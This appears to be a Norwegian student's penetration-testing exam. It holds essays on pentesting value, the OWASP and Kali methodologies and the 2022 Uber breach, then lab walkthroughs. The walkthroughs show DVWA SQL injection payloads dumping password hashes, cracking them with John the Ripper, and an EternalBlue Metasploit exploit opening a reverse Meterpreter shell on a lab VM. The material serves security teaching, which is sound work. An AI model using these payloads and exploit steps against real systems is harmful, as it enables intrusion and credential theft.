

Oppgave 1.

Denne oppgaven er formulert som en pitch ovenfor arbeidsgiver om hvorfor vi burde gjennomføre en «penetrasjonstest» av selskapet. I dette scenarioet velger jeg å se for meg at selskapet håndterer personopplysninger.

Penetrasjonstesting, også kalt en pentest, er en godkjent og kontrollert simulering av et cyber-angrep på en organisasjon. Hensikten med en penetrasjonstest er å oppdage og utnytte sårbarheter innenfor et definert omfang av organisasjonens informasjonssystemmiljø, for å deretter nøye analysere disse sårbarhetene før en potensiell kriminell aktør kan utnytte dem.

I løpet av en penetrasjonstest vil en tester, også kjent som en «etisk hacker,» påta seg rollen som en ondsinnet aktør og etterligne den taktiske tilnærmingen som en angriper ville brukt for å forsøke å kompromittere en bedrifts IT-systemer. Disse testene inneholder forhåndsbestemte angrepsmetoder som er godkjent av bedriften og spesifiserer gjerne hvilket system som den etiske hackeren har lov til å angripe.

Penetrasjonstester er verdifulle fordi de gir et innsiktsfullt perspektiv på organisasjonens sikkerhetsprosesser ved å anta angriperens synspunkt. Dette er særlig effektivt for å identifisere potensielle sårbarheter som tidligere kan ha blitt oversett under utviklingsprosessen, samt å kaste lys på risikofaktorer som er innarbeidet i systemet når det kun betraktes fra et internt perspektiv. En viktig del av penetrasjonstesting er muligheten til å demonstrere risikoen som er knyttet til en sårbarhet og vise hvordan disse potensielt kan medføre skade ved en vellykket utnyttelse.

For vår sikkerhetsorganisasjon kan vi påpeke flere grunner til at det er fordelaktig med regelmessig penetrasjonstesting.

Som nevnt tidligere, vil dette være en god mulighet for å identifisere og håndtere risiko og sårbarheter. Testen vil kunne evaluere sikkerhetstiltakene som allerede er implementert, hvor effektive disse faktisk er og hvilke sårbarheter systemet vårt er utsatt for og hvor vi har mangler og hull i sikkerheten. Gjennom rapporteringen som følger testen vil vi kunne prioritere rekkefølgen av forbedringen av systemet, basert på kritikalitet.

En penetrasjonstest er i seg selv en rimelig og preaktiv investering. Om vi ser på statistikk som IBM legger frem i sin rapport (IBM, 2023), var gjennomsnittskostnadene for et databrudd i 2023 nærmere 4.5 millioner dollar, noe som tilsvarer over 46 millioner norske kroner. Prisen av en penetrasjonstest er fort en rimelig løsning i forhold.

Vi vil også redusere risiko for eventuell nedetid, ved tilfelle av et databrudd er det stor risiko for forstyrrelser eller kompromittering av operativsystemer og drift, noe som kan direkte påvirke produktivitet og medføre inntektstap. Dersom vi har penetrasjonstesting som en del av en større og omfattende sikkerhetsrevisjon, kan testerene og rapporten bidra med anbefalinger som kan hjelpe med etablering av rutiner for gjenoppretting av systemer.

Ettersom vi er et firma som håndterer personopplysninger stilles det krav til sikkerheten innad i organisasjonen vår. Datatilsynet opplyser om en virksomhets plikter (Datatilsynet. u.å) det gjelder når en virksomhet samler inn og bruker personopplysninger. Hvis vi videre ser på deres veiledning om hvordan en kan etterleve kravet, inngår penetrasjonstesting/sårbarhetsanalyse i punkt 7. Test (Datatilsynet, 2023)

Til slutt påvirker image og kundeforhold i stor grad lønnsomheten til en bedrift. Ved å utføre regelmessige penetrasjonstester har vi muligheten til å avverge potensielle dataangrep som kunne medført tap av tillit til oss som en organisasjon, samt å bygge tillit hos kunder og eventuelle investorer.

Kildeliste oppgave 1.

Experis. (u.å.). *Penetrasjonstesting: Hva det er og hvorfor det er viktig*. Hentet 17. desember 2023 fra

<https://www.experis.no/nb/aktuelt/articles/2022/04/12/penetrasjonstest-av-virksomheten>

Datatilsynet. (2023, 27. juli). *Test*. <https://www.datatilsynet.no/rettigheter-og-plikter/virksomhetenes-plikter/programvareutvikling-med-innebygd-personvern/test/>

Datatilsynet. (u.å.). *Virksomhetens plikter*. Hentet 17. desember 2023 fra <https://www.datatilsynet.no/rettigheter-og-plikter/virksomhetenes-plikter/>

IBM. (2023, 24. Juli) *Cost of a Data Breach Report 2023*. <https://www.ibm.com/reports/data-breach>

Oppgave 2.

OWASP Testing Framework (The Open Worldwide Application Security Project [OWASP] 2014, s.24-26) retter seg primært mot organisasjoner og oppfordrer til å tilpasse rammeverket for å best mulig imøtekomme de individuelle behovene til hver organisasjon. Rammeverket tilbyr en fleksibel løsning, men til tross for sin tilpasningsdyktighet, krever betydelig kompetanse fra sikkerhetstesteren for å benyttes effektivt. Dette rammeverket dekker hele livssyklusen for programvareutvikling (Software Development Life Cycle - SDLC) og legger dermed vekt på at sikkerhet skal være en integrert del av utviklingsprosessen, i motsetning til å være begrenset til penetrasjonstesting når produktet er ferdigstilt.

Denne tilnærmingen bidrar til å øke sikkerhetsbevisstheten blant alle involverte i utviklingen av et produkt, samtidig som den reduserer behovet for ressurskrevende testing. OWASP oppfordrer til å utføre white box-testing, der sikkerhetstesteren har full tilgang til kildekode og systemer. Det er også et nært samarbeid mellom utviklere og testere, inkludert kodegjennomgang, der utvikleren veileder testeren gjennom koden og forklarer logikken bak løsningen. Dette gir testeren bedre innsikt, reduserer tiden brukt på å forstå koden, identifiserer svakheter som kanskje ikke ville blitt oppdaget gjennom vanlig penetrasjonstesting, og kan igjen hjelpe utvikleren med å forstå hvordan løsningen er utviklet med tanke på sikkerhet.

OWASP-rammeverket benytter også penetrasjonstesting som en kvalitetssikring av en løsning eller et miljø når det er fullført, eller når det allerede er i produksjon, for å forsikre seg om at ingen sårbarheter er blitt oversett i tidligere stadier av livssyklusen. Regelmessig testing og sikkerhetssjekker anbefales også for å identifisere nye sårbarheter. I tillegg bør ekstra sikkerhetssjekker utføres når det gjøres endringer i et miljø, da slike endringer kan introdusere uønskede sårbarheter.

Selv om OWASP-rådene er verdifulle, har rammeverket noen begrensninger. Siden det er svært fleksibelt og åpent, passer det ikke nødvendigvis for alle situasjoner. Noen organisasjoner må kanskje tilpasse rammeverket spesielt for sine egne behov, enten ved å ekskludere deler som ikke er relevante eller ved å supplere det med andre rammeverk eller egne løsninger for å oppnå en helhetlig sikkerhetsvurdering av applikasjonen. Dette kan være tidkrevende og er kanskje ikke en ideell løsning når ressurser er begrensede.

Til slutt, OWASP-rådene er ikke statiske, da de oppdateres jevnlig for å holde tritt med et stadig skiftende trussellandskap. Trusler kan utvikle seg raskere enn rammeverk og retningslinjer kan bli utdaterte, derfor er det avgjørende å holde seg oppdatert med nyheter og teknologiske fremskritt innenfor sikkerhetsfeltet for å sikre at applikasjonene forblir beskyttet.

Kali Linux 2018 (Parasram et al., 2018, s.92-108) er primært rettet mot penetrasjonstesting med formål å vurdere sikkerheten til ulike applikasjoner. Dette rammeverket er hovedsakelig basert på en black box-testmetodikk, hvor sikkerhetstesteren ikke har tilgang til interne ressurser eller kildekoden til applikasjonen. Testen må derfor basere seg på ekstern observasjon og angripe systemet på samme måte som en potensiell ondsinnet aktør ville gjort, noe som bidrar til at dette kan være en reell simulering av et faktisk angrep.

En av de mest fremtredende svakhetene ved Kali Linux 2018-rammeverket er at det ikke nødvendigvis fremmer nært samarbeid mellom sikkerhetstester og utviklere, noe som kan føre til begrenset innsikt i applikasjonens interne logikk og struktur. Dette kan medføre at enkelte sårbarheter som er integrert i kildekoden, blir oversett.

Kali Linux 2018-rammeverket er mer en lavterskel tilnærming til penetrasjonstesting. Den fungerer som en veiledning som tar brukeren gjennom en steg-for-steg-prosess for å utføre en penetrasjonstest. Dette er en større ressurs som opplæring til penetrasjonstesting i stedet for en faktisk fullskala sikkerhetsrevisjon. Denne veiledningen inkluderer detaljerte instruksjoner om hvordan man skal utføre ulike faser av penetrasjonstesten, samt eksempler på verktøy og metoder som kan benyttes.

Selv om Kali Linux 2018 er en verdifull ressurs for de som ønsker å lære penetrasjonstesting og gir en systematisk tilnærming til testing, må det bemerkes at dette rammeverket ikke nødvendigvis er like omfattende som noen andre, som for eksempel OWASP, når det gjelder å gjennomføre en fullstendig sikkerhetsrevisjon av en virksomhet. Det er viktig å forstå at penetrasjonstesting alene representerer en relativt overfladisk tilnærming til sikkerhetsvurdering, og at det kan være nødvendig å utføre mer grundige og omfattende tester for å oppnå en helhetlig sikkerhetsvurdering av et system eller en applikasjon.

OWASP tilnærmer seg primært organisasjoner med et tilpasningsdyktig rammeverk, som krever betydelig kunnskap fra sikkerhetstestere for effektiv bruk, men gir muligheter for en skreddersydd metodologi spesielt egnet en organisasjon. Dette rammeverket dekker hele programvareutviklingslivssyklusen og understreker viktigheten av å integrere sikkerhet i hver fase av utviklingsprosessen. Gjennom white box-testing og tett samarbeid mellom utviklere og testere, fremmer OWASP dypere forståelse for sikkerhet i hele organisasjonen. OWASP-rådene inkluderer også regelmessige sikkerhetstester og -sjekker for å oppdage nye sårbarheter, spesielt etter endringer i systemet. Selv om rammeverket er fleksibelt, kan det være nødvendig med tilpasninger for å møte spesifikke behov, og det er viktig å holde seg oppdatert med det skiftende trussellandskapet for å sikre kontinuerlig beskyttelse.

Kali Linux 2018 derimot, er et verktøy primært utviklet for penetrasjonstesting. Her er hovedfokuset å anvende penetrasjonstesting, for simulerer reelle angrep gjennom en black box-testmetodikk. Ved å kun anvende ekstern testing, kan visse sårbarheter i applikasjonen bli oversett. Dette rammeverket tilbyr derimot en steg-for-steg-veiledning innen penetrasjonstesting, inkludert instruksjoner og eksempler på verktøy og metoder. Dette kan være en verdifull ressurs for læring og systematisk testing, men mangler den dybden og omfanget som er nødvendig ved en mer

omfattende sikkerhetsrevisjon, hvor OWASP vil være tilby en mer helhetlig testmetodikk. Kali Linux 2018 bør ses på som en introduksjon til penetrasjonstesting snarere enn en fullstendig løsning for sikkerhetsvurdering, og det kan være nødvendig med mer inngående tester for å oppnå en helhetlig vurdering av en applikasjons eller systems sikkerhet.

OWASP tilbyr et tilpassbart rammeverk for sikkerhet i alle faser av programvareutviklingen, med behov for inngående kunnskap, mens Kali Linux 2018 fokuserer på penetrasjonstesting gjennom en mer grunnleggende og instruktiv tilnærming, egnet for innføring i sikkerhetstesting, men med begrenset dybde sammenlignet med OWASP.

Bruk av metodologi i en pentestrapport.

Fra 8.12.2023 til 22.12.2023 utførte 2087 en ekstern penetrasjonstest av ETH2100 sin webapplikasjon. Hensikten med sikkerhetsrevisjonen er å evaluere tjenesten til ETH2100 i forhold til bransjestandardene for beste praksis og avsløre eventuelle sårbarheter. Testmetodikken er basert på OWASP Testing Guide 4.0, et omfattende rammeverk anerkjent som en ledende standard for sikkerhetstesting av webapplikasjoner, og tilbyr en grundig og strukturert prosess for å identifisere og vurdere sikkerhetssårbarheter.

Kildeliste oppgave 2.

Parasram, S. V. N, Samm, A., Boodoo, D., Johansen, G., Allen, L., Heriyanto, T & Shakeel, A. (2018). *Kali Linux 2018: Assuring Security by Penetration Testing* (4. utg). Packt.

The Open Worldwide Application Security Project. (2014). *OWASP Testing Guide 4.0 – Release*. https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf

Oppgave 3.

I september 2022 ble Uber utsatt for et omfattende databrudd. Nyheten kom etter at angriperen selv annonserte på Uber sin meldingstjeneste Slack, at han hadde hacket Uber sitt system og tatt kontroll over, noe som ble videre delt på Twitter (Seal, C., 2022). Angriperen har selv tatt kontakt med New York Times (Conger, 2022) og hevdet å ha brutt seg inn i Uber sine systemer, ved hjelp av Social Engineering. Dette er et angrep som i hovedsak involverer å manipulere og utnytte den menneskelige faktoren i et forma, for å omgå de sikkerhetsbarrierene som er på plass, for å kunne få tilgang på konfidensiell informasjon. Det er kjent blant mange innen sikkerhet at mennesker ofte er den svakeste linken i sikkerheten til en organisasjon. Kali Linux 2018 (Parasram et al., 2018, s. 241) begrunner dette med at «mennesker er sosiale skapninger, og det ligger derfor i vår natur å være sårbare ovenfor social engineering angrep.»

Et social engineering angrep starter som regel med innsamling av informasjon. Her benytter ofte angriperen seg av OSINT, såkalt «Open Source Intelligence», som innebærer å samle så mye informasjon de kan fra offentlig tilgjengelige kilder på nettet. Når en større organisasjon er målet, kan LinkedIn være et vanlig sted å hente informasjon, eller i flere tilfeller er det også oppgitt navn og kontaktinformasjon for de ansatte på firmaet sine nettsider. I dette angrepet derimot, skriver Darkreading (Seals, 2022) at angriperen allerede hadde funnet et gyldig brukernavn og passord for en bruker på Uber sin VPN, men som var sikret med en MFA-autentisering i form av en-gangs kode. Kontodetaljene kan derfor ha blitt kjøpt på darknet på forhånd.

Angriperen begynte dermed å utføre et social engineering angrep som kalles for «MFA Fatigue Attack» - også kjent som MFA Bombing eller MFA Spamming. Beyondtrust (BeyondTrust, u.å.) definerer dette som en strategi hvor angriperen gjentatte ganger sender autentiserings forespørsler til et offer via en valgt tjeneste. Her er målet å tvinge en bruker til å godta en av forespørslene, enten ved en feiltagelse eller i håp om at angrepet skal slutte, og derfor slippe angriperen inn. Bleepingcomputer (Abrams, 2022) som har omtalt saken, viser til en samtale med angriperen som sier at MFA spammingen pågikk i over en time. Han forklarer deretter at han gikk videre med enda en social engineering teknikk kalt «Impersonation» (Parasram et al., 2018, s. 244). Denne teknikken innebærer at aktøren utgir seg for å være en pålitelig kilde for å bygge tillitt til offeret, slik at offeret skal gjøre det de ønsker. I dialogen forklarer angriperen at han kontaktet offeret og bega seg for å være en del av Uber sin IT-avdeling, og at dersom han ønsket å stoppe meldingene, måtte han godta. Straks offeret godtok forespørselen var angriper inne i Uber sin VPN.

Straks angriperen var inne i nettverket til Uber, gjennom bedriftens VPN begynte de å scanne intranettet etter sensitiv informasjon. Som en del av dette søket, hevder angriperen i en dialog med Corben Leo, som ble delt på Twitter (Leo, C. 2022), at han fant et PowerShell-script lagret på nettverket. Denne inneholdt hardkodet brukernavn og passord for en administratorbruker for Thycotic, en Privileged Access Manager.

Etter å ha oppnådd eskalerte privilegier og tilgang som administrator, er det trolig at de fikk ubegrenset tilgang til Uber sitt nettverk og systemer, som videre støttes av Sam Curry som sa «De har stort sett full tilgang til Uber. Dette er et totalt kompromiss, fra hvordan det ser ut.» til New York Times, som videre opplyser om at det virker som angriperen har tilgang til kildekode, eposter og interne systemer. Fra samtalen med Corben Leo, opplyser angriperen at han gjennom administrator brukeren fikk tilgang til alle tjenester, blant Thycotic, DA, DUO, Onelogin, AWS og GSuite. Vi vet også fra Uber sin egen pressemelding, at angriper lastet ned rapporter fra Bug Bounty tjenesten HackerOne.

Thycotic er et verktøy med mange funksjoner. Den kan kontrollere tilgang til forskjellige tjenester, blant annet en «secrets management», som er et verktøy for å håndtere API nøkler, sensitive credentials og passord til databaser.

DA, som angriper sa de hadde tilgang til, er en Domene Administrator. Dette er en bruker i Windows systemet som har full kontroll over domenene i et nettverk. Denne brukeren har mulighet til å gjøre viktige endringer i en infrastruktur, og i tilfelle til Uber, gir den angriper full tilgang over nettverket.

DUO er en tjeneste som leverer tofaktorautentisering og muligheter for single sign-on. Dette blir brukt for å bekrefte identiteten til brukeren som prøver å logge seg på en konto. Når en angriper har tilgang til denne tjenesten, vil integriteten til alle brukere bli kompromittert og de kan potensielt ha tilgang til alle brukere.

Onelogin er en tjeneste som leverer Identity Access Management (IAM). Denne løsningen tilbyr en skybasert single sign-on funksjon, som gjør det lettere å logge seg inn på flere ulike systemer med den samme brukerkontoen. Ved å få kontroll over Onelogin kan en angriper øke tilgangen sin til store deler av nettverket.

Angriperen hevder å ha hatt tilgang til AWS løsningen til Uber, men Uber selv sier at angrepet ikke har påvirket noen av skyløsningene deres, for eksempel AWS S3 buckets. Ved eventuell tilgang av AWS kunne angriperen manipulert data, endret privilegier og konfigurasjoner, fått tilgang til sensitive brukerdatabaser og potensielt stengt ned tjenester ved sletting eller utnyttet mot løsepenger.

GSuite er et cloud basert Google Workspace verktøy. Dette inkluderer apper som Gmail, Docs, Drive og mer. Ved å få tilgang på dette kan angriper muligens få tilgang til oppretting og sletting av kontoer, men også data blant ansatte og sensitiv data.

HackerOne er en plattform som organisasjoner kan benytte for å betale etiske hackere og andre entusiaster for sårbarheter som blir funnet i deres IT systemer. Her utbetaler organisasjoner en sum penger, avhengig av hvor alvorlig sårbarheten som er funnet er, i bytte mot at det blir holdt konfidensielt. Tanken er å gi insentiv til at eksterne parter ikke skal bruke sårbarhetene ondsinnet, men heller si ifra mot betaling, slik at organisasjonen kan utbedre svakheter. Rapportene som ble lastet ned her kan vise til sårbarheter som kan bli brukt mot Uber sitt nettverk, men Uber mener selv i sin oppdatering at sårbarhetene allerede er utbedret.

Angriperen har selv sagt til New York Times at han er 18 år gammel og jobbet med cybersikkerhet ferdigheter i flere år, og at Uber var et offer grunnet dårlig sikkerhet.

Uber har selv sagt at angriper er affiliert med hacker gruppen «Lapsus\$». Som tidligere har brukt lignende teknikker for å angripe store teknologi selskaper som Cisco og Microsoft.

For å ikke bli utsatt for et slikt angrep er det en rekke tiltak som kan bli benyttet.

Først og fremst er det viktig med tilstrekkelig opplæring innen IT-sikkerhet og phishing blant ansatte. Såkalt «Awareness training». Ved å utføre regelmessig trening, kan en holde oppmerksomheten til ansatte oppe og enhver ansatt kan lettere identifisere forsøk på social engineering og phishing. Ved å samtidig opprette et brukervennlig system hvor ansatte kan rapportere hendelser til IT og sikkerhetsavdelingen styrkes den menneskelige faktoren i en organisasjon mot potensielle angrep.

Dersom en aktør skal klare å benytte seg av social engineering eller en annen sårbarhet og faktisk komme seg inn i et system er det best practice å benytte seg av Zero Trust arkitektur. Dette vil begrense en bruker sin tilgang til kun de systemene som er strengt nødvendig for at de skal utføre sine oppgaver, for en spesifikk tidsperiode. Ved hjelp av dette, vil en angriper bli begrenset i hvilke handlinger de kan utføre, dersom de skal få tak i en stjålen bruker. I Uber sitt tilfelle, kan vi spørre oss selv om brukeren som angriperen kom seg inn på hadde behov for å kunne lese scripter.

Implementer sterke policyer for datasikkerhet. Ved å bruke sterke policyer når det kommer til lagring av data, kan en avverge at sensitiv informasjon ligger lett tilgjengelig for en angriper. Det er ikke anbefalt å lagre passord i klartekst, og bruk aldri hardkodete passord i løsningene. Dersom brukeren hos Uber trengte tilgang til scripter, er det ingen grunn til at det skal være et hardkodet passord, og skadeomfanget av angrepet hadde trolig vært betraktelig mindre dersom ikke denne brukeren var tilgjengelig.

Ytterligere er det ideelt å benytte seg av rolle-baserte brukere. Dersom det er nødvendig for scriptet å benytte en bruker med spesifikke rettigheter, burde det opprettes en bruker spesifikt for dette. Denne brukeren skal kun ha de rettighetene som er strengt nødvendig for handlingen, og ikke mer. Det å benytte seg av en administrator bruker gir for mye tilgang i forhold til hva jobben krever, og hos Uber resulterte dette i ubegrenset tilgang av nettverket.

Til slutt er det alltid lurt å benytte seg av Security Information and Event Management. Ved å bruke en SIEM-løsning kan en detektere både potensiell skadevare i systemet og mistenkelig aktivitet. Ved å overvåke nettverkstrafikk kan en tidlig fange opp mønstre, blokkere mistenkelig trafikk og få en tidlig indikator på at en reaksjon er nødvendig.

Kildeliste oppgave 3.

Abrams, L. (2022, 16. September) *Uber hacked, internal systems breached and vulnerability reports stolen*. Bleepingcomputer.

<https://www.bleepingcomputer.com/news/security/uber-hacked-internal-systems-breached-and-vulnerability-reports-stolen/>

BeyondTrust (u.å.) *MFA Fatigue Attack*. Hentet 19. Desember 2022 fra

<https://www.beyondtrust.com/resources/glossary/mfa-fatigue-attack>

Conger, K., Roose, K. (2022, 15. September) Uber Investigating Breach of Its Computer Systems. *The New York Times*.

<https://www.nytimes.com/2022/09/15/technology/uber-hacking-breach.html>

Leo, C. (2022, 16. September) *Bilde av tekstmeldinger* [Tweet; vedlagt bilde].

<https://twitter.com/hacker/status/1570582547415068672>

Parasram, S. V. N, Samm, A., Boodoo, D., Johansen, G., Allen, L., Heriyanto, T & Shakeel, A. (2018). *Kali Linux 2018: Assuring Security by Penetration Testing* (4. utg). Packt.

Seal, C. (2022, 16. September) *Bilde av Slack* [Tweet; vedlagt bilde].

<https://twitter.com/ColtonSeal/status/1570596125924794368>

Seals, T., (2022, 16. September) *Hacker Pans Uber Via Compromised VPN Account*. DarkReading <https://www.darkreading.com/cyberattacks-data-breaches/hacker-pwns-uber-via-compromised-slack-account>

Uber (2022, 19. September) *Security Update*.

<https://www.uber.com/newsroom/security-update/>

Vijayan, J., (2022, 19. September) *Uber: Lapsus\$ Targeted External Contractor With MFA Bombing Attack*. DarkReading

<https://www.darkreading.com/cyberattacks-data-breaches/uber-breach-external-contractor-mfa-bombing-attack>

Praktiske oppgaver.

Oppgave 4 – Passord brute-force

Logger inn på DVWA <http://192.168.44.139/login.php> med admin:password

Etter å ha stilt inn DVWA sikkerheten til «low» navigerer jeg til siden SQL Injection fanen: 192.168.44.139/vulnerabilities/sqli

Fra øvingstimen:

%' and 1=0 union select null,

concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Starter med en enkel spørring og skriver «1» for å få noe å starte med.

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Her får vi opp 3 felter. ID, first name og last name.

Prøver deretter «' SELECT first_name FROM user#», denne spørringen kjører men vi får ikke noe output... prøver der derfor å legge på UNION. Kjører spørringen og får det ser ut til at den funker, men vi får en ny feilmelding som gir oss ny informasjon om at SQL table ikke eksisterer.

Table 'dvwa.user' doesn't exist

Prøver videre med «users» istedenfor «user»

Spørringen er nå dette: «' UNION SELECT first_name FROM users#»

The used SELECT statements have a different number of columns

Dette gir feilmelding om at det er forskjellige kolonner i statementen. Ettersom vi allerede vet at vi fikk ut 2 felter, First name og Surname prøver jeg videre med first_name og surname, men får oppgitt at kolonnen ikke eksisterer. Jeg velger derfor å følge samme syntax som first_name, og spørringen vår ser nå slik ut:

«' UNION SELECT first_name, last_name FROM users#»

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Nå har vi fått en spørring som fungerer, men fornavn og etternavn er ikke det mest interessante. Vi graver videre for å se om vi kan få ut noen passord. Vi endrer first_name til user, siden vi vet tabellen heter «users» så kanskje vi er heldige og får brukernavn ved denne spørringen sammen med «password». Spørringen vår ser derfor slik ut:

' UNION SELECT user, password FROM users#

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Bingo. Her fikk vi både det som ser ut til å være et brukernavn og tilhørende passord hash. Nå kan vi gå videre til å knekke disse passordene.

Vi oppretter en fil og legger inn brukernavn og md5hash i formatet slik:

admin:5f4dcc3b5aa765d61d8327deb882cf99

```
(kali@kali)~/exam2023
$ touch crack.txt

(kali@kali)~/exam2023
$ nano crack.txt

(kali@kali)~/exam2023
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 crack.txt
```

Vi kjører passord cracking programmet John the Ripper mot ordlisten Rockyou med syntaxen:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Vi har nå knekt alle passordene til brukerne vi fant.

```
(kali@kali)-[~/exam2023]
$ rm ~/.john/john.pot

(kali@kali)-[~/exam2023]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (grodonb)
letmein (pablo)
charley (1337)
4g 0:00:00:00 DONE (2023-12-13 04:59) 400.0g/s 288000p/s 288000c/s 384000C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/exam2023]
$ john --show --format=Raw-MD5
Password files required, but none specified

(kali@kali)-[~/exam2023]
$ john --show --format=Raw-MD5 crack.txt
admin:password
grodonb:abc123
1337:charley
pablo:letmein
smithy:password
5 password hashes cracked, 0 left

(kali@kali)-[~/exam2023]
$
```

Vi har nå disse brukernavnene og passord:

```
admin:password
grodonb:abc123
1337:charley
pablo:letmein
smithy:password
```

Oppgave 5 – EternalBlue

Windows VM IP: 192.168.242.134 ; Kali: 192.168.242.132

Vi kjører først en nmap for å kartlegge åpne porter.

```
sudo nmap -p- -f 192.168.242.134
```

Not shown: 65511 filtered tcp ports (no ports)

PORT	STATE	SERVICE
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldaps

Vi ser at port 445 er åpen, dette er standard en standardport for SMB. Vi tester derfor om denne er sårbar mot eternalblue med følgende nmap script.

```
nmap -p445 --script vuln 192.168.242.134
```

Script er hentet fra <https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html>

```
(kali@kali)~$ nmap -p445 --script vuln 192.168.242.134
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-12 10:51 EST
Nmap scan report for 192.168.242.134
Host is up (0.0030s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|    State: VULNERABLE
|    IDs: CVE:CVE-2017-0143
|    Risk factor: HIGH
|    A critical remote code execution vulnerability exists in Microsoft SMBv1
|    servers (ms17-010).
|
|  Disclosure date: 2017-03-14
|  References:
|    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_

Nmap done: 1 IP address (1 host up) scanned in 21.70 seconds

(kali@kali)~$
```

Vi får oppgitt at status er: VULNERABLE

Vi kjører derfor metasploitframework og tar i bruk eternalblue exploit profilen og setter målet vårt med følgende kommandoer:

```
use exploit/windows/smb/ms17_010_eternalblue > set RHOST 192.168.242.134 > run
```

```

[-] MSF::OptionValidatorError: The following options failed to validate: RHOST
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.242.134
RHOST => 192.168.242.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.242.132:4444
[*] 192.168.242.134:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.242.134:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 192.168.242.134:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.242.134:445 - The target is vulnerable.
[*] 192.168.242.134:445 - shellcode size: 1283
[*] 192.168.242.134:445 - numGroomConn: 12
[*] 192.168.242.134:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.242.134:445 - got good NT Trans response
[*] 192.168.242.134:445 - got good NT Trans response
[*] 192.168.242.134:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.242.134:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.242.134:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.242.134:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200774 bytes) to 192.168.242.134
[*] Meterpreter session 1 opened (192.168.242.132:4444 -> 192.168.242.134:49166) at 2023-12-12 11:27:06 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer      : BENGTD-C
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : nb_NO
Domain        : BENGTDOMAIN
Logged On Users : 3
Meterpreter   : x64/windows
meterpreter >

```

Vi er nå koblet opp mot Windows VM, og med kommandoend sysinfo får vi opp informasjon om maskinen. Vi kan nå kjøre kommandoen «shell» for å få opprettet et shell slik at vi kan opprette en ny tekstfil på maskinen som inneholder kandidatnummer. Vi bruker følgende kommando for dette:

echo 2087 > havebeenpwned.txt

```

meterpreter > cd Desktop\\
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > echo 2087 > havebeenpwned.txt
[-] Unknown command: echo
meterpreter > shell
Process 2600 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>echo 2087 > havebeenpwned.txt
echo 2087 > havebeenpwned.txt

C:\Users\Administrator\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

